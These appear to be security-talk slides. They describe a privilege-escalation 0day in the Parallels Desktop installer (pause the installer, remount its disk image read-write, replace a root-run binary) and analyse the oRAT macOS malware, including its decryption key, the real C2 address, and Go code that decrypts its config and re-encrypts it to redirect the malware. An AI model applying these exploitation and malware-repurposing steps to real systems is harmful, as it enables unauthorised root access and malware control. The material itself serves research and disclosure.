
PARALLELS

...to virtualize macOS 12 on apple silicon



macOS 12
virtualized on M1

BUT IS IT SAFE? ... (authenticated) installers often are not



Can a local unprivileged attacker subvert this process to elevate privileges?

BEHIND THE SCENES

...user-owned binaries, run as root ...on r/o mount

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "pid" : 7130
    "name" : "prl_ls_users",
    "path" : "~/Library/Caches/com.parallels.webinstaller/MountPoints/
              3CC0CE4D-04F8-4B04-92A0-5B6672BBC1E5/Parallels Desktop.app/Contents/MacOS/prl_ls_users",
    "uid" : 0,
    ...
  }
}

# ls -lart "~/Library/Caches/com.parallels.webinstaller/MountPoints/
              3CC0CE4D-04F8-4B04-92A0-5B6672BBC1E5/Parallels Desktop.app/Contents/MacOS/prl_ls_users
-rwxr-xr-x  1 user staff
              ...

# mount
/dev/disk10s1 on ~/Library/Caches/com.parallels.webinstaller/MountPoints/
3CC0CE4D-04F8-4B04-92A0-5B6672BBC1E5 (hfs, ... read-only, noowners, nobrowse, mounted by patrick)
```

process running as root (uid 0)

owned by user!

not modifiable? (read-only)




0DAY EXPLOIT

...gaining root via Parallel's installer

1 Detect mount of installer disk image




2 Pause installer app (signal: SIGSTOP)




3 Remount disk image as r/w

```
01 subprocess.run(["/usr/bin/hdiutil",  
02 "attach", dmg, "-mountpoint", mountPoint, "-shadow"])
```

4 Infect (replace) binary



5 Resume installer app (signal: SIGCONT)




```
# whoami  
root
```

woot, root!

(re) Configuration

...to connect to our C&C server



oRAT 'S CONFIGURATION

...encrypted, at end of the the file



"The configuration file and the AES decryption key are appended in an encrypted form [to the malware]" -TrendMicro

-----> Encrypted config

3B0010	CA C7 BD 50	1F D2 57 E6	DD EC CE F1	AE AB 5D 0C	2B 63 27 93	1A 1B 4E F7	...P..W.....].+c'...N.
3B0028	39 13 4C EA	9C 19 C6 CF	57 27 1D BA	19 EF 8E 09	78 61 A5 7A	E8 D8 69 41	9.L.....W'.....xa.z..iA
3B0040	1C CB A5 FF	8A E7 2D 3A	30 AE 03 1A	1E 80 12 40	7D DF FD 82	70 78 35 CA-:0.....@}...px5.
3B0058	B5 F2 CC 77	72 83 70 10	24 E2 DD F1	CD 00 D8 99	A5 7F 80 8F	FC AF 28 4C	...wr.p.\$.....(L
3B0070	C8 7B 6B 24	C7 6A C2 3C	B5 29 BD AF	A4 9B AD 4C	66 8D 1B 44	E6 DB 62 CE	..{k\$.j.<.).....Lf..D..b.
3B0088	04 87 F0 37	24 0D 03 4A	83 61 EF B9	E2 C7 14 FA	B4 3C 5A 0E	F2 B8 C8 83	...7\$..J.a.....<Z.....
3B00A0	5B AB D7 5C	A4 5D E1 0B	AB 6F 6A E5	91 6F E6 C2	24 BC CB 61	A6 00	[..\.]...oj..o..\$.a..

-----> Size

Key: A45DE10BAB6F6AE5916FE6C224BCCB61

```
% upx -d oRat/darwinx64 --overlay=copy -o oRat/darwinx64_UNPACKED
```



Note: even when "--overlay=copy" is specified unpacking will strip (remove) the config overlay from the file!

oRAT DECRYPTOR

...written in Go

Patrick's first Go program!

```
01 //open malware
02 // from overlay, read size, key, & encrypted config
03
04 //init AES (mode: GCM)
05 c, err := aes.NewCipher(key)
06 gcm, err := cipher.NewGCM(c)
07
08 //init/extract nonce
09 nonceSize := gcm.NonceSize()
10 nonce, configEncrypted := configEncrypted[:nonceSize], configEncrypted[nonceSize:]
11
12 //decrypt
13 configDecrypted, err := gcm.Open(nil, nonce, configEncrypted, nil)
```

```
% ./decrypt darwinx64
opened: darwinx64
extracted key: a45de10bab6f6ae5916fe6c224bccb61
found encrypted config (size: 0xa6 bytes)

decrypted config:
{"Local":{"Network":"sudp","Address":"","5555"},
 "C2":{"Network":"stcp","Address":"darwin.github.wiki:53"},"Gateway":false}
```

oRat decryptor

DECRYPTED CONFIG

...that includes the addr of the C&C server

```
01 {
02   "Local": {
03     "Network": "sudp",
04     "Address": ":5555"
05   },
06   "C2": {
07     "Network": "stcp",
08     "Address": "darwin.github.wiki:53"
09   },
10   "Gateway": false
11 }
```

} -----> Local listener
(when Gateway is true)

} -----> C&C server/proto

Decrypted configuration

"Network" key values:


Protocol	Description
"tcp"	plain text TCP
"stcp"	encrypted TCP via golang-tls
"sudp"	encrypted UDP via Quic-go library

Supported protocols
(credit: TrendMicro)

ORAT ENCRYPTOR


...to reconfigure the malware

```
01 {  
02   "C2": {  
03     "Network": "tcp",  
04     "Address": "192.168.0.10:1337"  
05   }  
06   ...  
07 }
```



New config

```
01 key, err := hex.DecodeString("A45DE10BAB6F6AE5916FE6C224BCCB61")  
02 config := []byte("{\"Local\":{\"Network\":\"sudp\",\"Address\":\"\":5555\"},  
03   \"C2\":{\"Network\":\"tcp\",\"Address\":\"192.168.0.10:1337\"},\"Gateway\":false}")  
04  
05 //init cipher  
06 c, err := aes.NewCipher(key)  
07 gcm, err := cipher.NewGCM(c)  
08  
09 //init nonce  
10 nonce := make([]byte, gcm.NonceSize())  
11 io.ReadFull(rand.Reader, nonce)  
12  
13 //encrypt  
14 cipherText := gcm.Seal(nonce, nonce, config, nil)  
15  
16 //write out: encrypted config + key + size
```



